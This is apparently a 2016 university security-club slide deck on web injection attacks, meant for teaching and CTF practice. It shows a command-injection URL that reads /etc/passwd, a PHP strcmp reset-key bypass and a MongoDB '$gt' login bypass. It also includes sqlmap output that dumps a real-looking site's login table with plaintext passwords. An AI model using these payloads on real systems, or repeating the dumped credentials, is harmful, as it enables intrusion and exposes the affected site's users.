Web Security 2

@ Boston University 2016

Landscape

- Mainly focused on the application layer
- HTTP, is the language that the web speaks
- Firewalls must allow traffic to and from the port used for HTTP (80)
- Easiest way to compromise hosts, networks, and users
- Widely deployed, little logging, difficult to detect



Attack Surface


- The web is the wild west, but there is one common "stack", LAMP
 - **L**inux: the operating system
 - Apache HTTPd: the HTTP server
 - MySQL: the database server
 - PHP: the programming language
- Another common stack, MEAN
 - MongoDB: the database server
 - Express.js: The HTTP server
 - Angular.js: The frontend programming
 - o Node.js: The backend programming




HTTP Refresher

Messages have header, and optional body







HTTP Injection

Server receives requests - the request is completely controlled by a client/browser

- User can edit headers, and body to anything they want
- Solution: Server developers must know this, and only rely on data that cannot be edited, e.g. symmetrically encrypted.
- Stackoverflow pwned:
 - http://blog.ircmaxell.com/2012/11/anatomy-of-attack-how-i-hacked.html
- Demos!



Scripting Language Injection (1/5)

Basic web architecture:

- 1. User inputs, and sends data, e.g. "username and password"
- 2. Server receives "username and password"
- 3. Server runs some sort of program written by a developer to process the data
- 4. Server returns the output of that program back to the user



Scripting Language Injection (2/5)

- Using a URL for web functionality
 - e.g. http://example.com/news.php?page=25
 - o eg. http://example.com/robot/refuel

Typical backend code:

```
@app.route('/robot/<path:task>', methods=['GET'])
def robot_task(task):
    print("python " + task + ".py")
    r = check_output("python " + task + ".py", shell=True)
    return r

Oh my!
    http://example.com/robot/refuel%3Bcat%20%
    2Fetc%2Fpasswd%3Becho%20
```

Scripting Language Injection (3/3)

Different languages have their own problems

- PHP
 - http://example.com/forgot_password.php?reset_key=90210applesauce

```
$reset_key = $_GET['reset_key'];
$correct_reset_key = get_correct_value_somehow();

if (strcmp($reset_key, $correct_reset_key) == 0) {
    // Go ahead and reset the password
} else {
    echo 'Sorry, incorrect key';
}
See the bug?
```

Scripting Language Injection (3/3)

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- PHP
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$correct_reset_key = get_correct_value_somehow();
if (strcmp($reset_key, $correct_reset_key) == 0) {
    // Go ahead and reset the password
} else {
                                    http://example.com/forgot_password.php?reset_key[]=90210applesauce
    echo 'Sorry, incorrect key';
                                    $reset_key = ["90210applesauce"] # Note that it's a list
                                    strcmp(list, anything) = NULL in PHP
                                    NULL == 0 in PHP # Not true for '===', always use ===!
```

Scripting Language Injection (3/3)

Different languages have their own problems

- Perl
 - O Live @ 0xBU
 - http://makeaface.picoctf.com/

NoSQL Injection

- NoSQL databases promise simpler storage mechanisms
 - O Basically toss in a JSON object into it and done
 - No need for schemas, or thinking of object relations
 - "Safer", SQL is dangerous
 - Not necessarily better in any way than classic SQL databases
- MySQL is boring now, NoSQL is the new hotness
 - o MongoDB, Redis, Cassandra, etc....



SELECT * FROM users WHERE username = '\$username' AND password = '\$password'

becomes

db.users.find({username: username, password: password});

NoSQL Injection

Typical node.js backend using MongoDB:

```
app.post('/', function (req, res) {
    db.users.find({username: req.body.username, password: req.body.password}, function (err, users) {
        // TODO: handle the rest
    });
}
See the bug?
```

NoSQL Injection

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```
app.post('/', function (req, res) {
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        // TODO: handle the rest
    });
});
See the bug?
```

Same thing as SQL Injection! Validation failure to ensure username and password are

```
strings!

POST http://target/ HTTP/1.1
Content-Type: application/json

{
    "username": {"$gt": ""},
    "password": {"$gt": ""}
}

Nearly always true!
```

H4CK3T T00LZ 2

Auto pwners

- Sqlmap
 - Attempts SQL injection on fields
 - Highly unlikely to work
 - But you can hope
 - CTFs ban it because of server strain!
- NoSqlmap
 - Same as bove, except for NoSQL
- dirs3arch / dirbuster
 - Bruteforce find hidden files/folders
 - Likely to work, but boring results
 - CTFs ban it because of server strain!

```
    oliver@Internet-END: ~/Documentos/sqlmap

 pagina
            varchar(100)
            varchar(20)
  permisos | varchar(150)
             varchar(20)
[16:28:23] [INFO] fetching columns for table 'login' in database 'sebadivi_educacionit'
[16:28:23] [INFO] the SQL query used returns 4 entries
[16:28:23] [INFO] resumed: "user", "varchar(20)"
[16:28:23] [INFO] resumed: "pass", "varchar(20)"
[16:28:23] [INFO] resumed: "pagina","varchar(100)"
[16:28:23] [INFO] resumed: "permisos", "varchar(150)"
[16:28:23] [INFO] fetching entries for table 'login' in database 'sebadivi_educacionit'
[16:28:24] [INFO] the SQL query used returns 3 entries
[16:28:24] [INFO] retrieved: "admin", "educacionIT22", "", "educacionit"
[16:28:25] [INFO] retrieved: "plantillas","revistas","revistas","gLamas"
[16:28:25] [INFO] retrieved: "plantillas", "plantillas22", "todo", "plantillas"
[16:28:25] [INFO] analyzing table dump for possible password hashes
Database: sebadivi educacionit
Table: login
[3 entries]
                                pagina
  educacionit | educacionIT22 | admin
                                             <blank>
               revistas
                                plantillas | revistas
  gLamas
  plantillas | plantillas22 | plantillas | todo
[16:28:25] [INFO] table 'sebadivi educacionit.login' dumped to CSV file '/home/oliver/Documentos/sq
lmap/output/www.educacionit.com.ar/dump/sebadivi_educacionit/login.csv
[16:28:25] [INFO] fetched data logged to text files under '/home/oliver/Documentos/sqlmap/output/ww
w.educacionit.com.ar'
[*] shutting down at 16:28:25
```

oliver@Internet-END:~/Documentos/sqlmap\$

Familiarity with Web Frameworks

Every language has common development platforms w/ their own quirks

- PHP
 - CakePHP
- Python
 - Flask
 - o Django
 - o MongoDB
- Perl
 - o CGI
- Ruby
 - o Sinatra
 - o Rails
- Javascript
 - o node.js










Play with HTTP

- Burpsuite
 - Intercept, modify, create, send, receive and more HTTP packets
- Postman
 - Create, send, and receive HTTP packets
 - More so for web development
- Firefox/Browser plugins
 - Modify packets
 - Chrome doesn't let you I believe?
- http://meyerweb.com/eric/tools/dencoder/
 - Encode and decode strings into passable URLs



Demos

Live @ 0xBU

Next week

Challenge:

Easy/Medium: http://web2014.picoctf.com/injection4/

Easy/Medium: https://2013.picoctf.com/problems/php4/

Hard: https://wildwildweb.fluxfingers.net:1424/

__libc_fini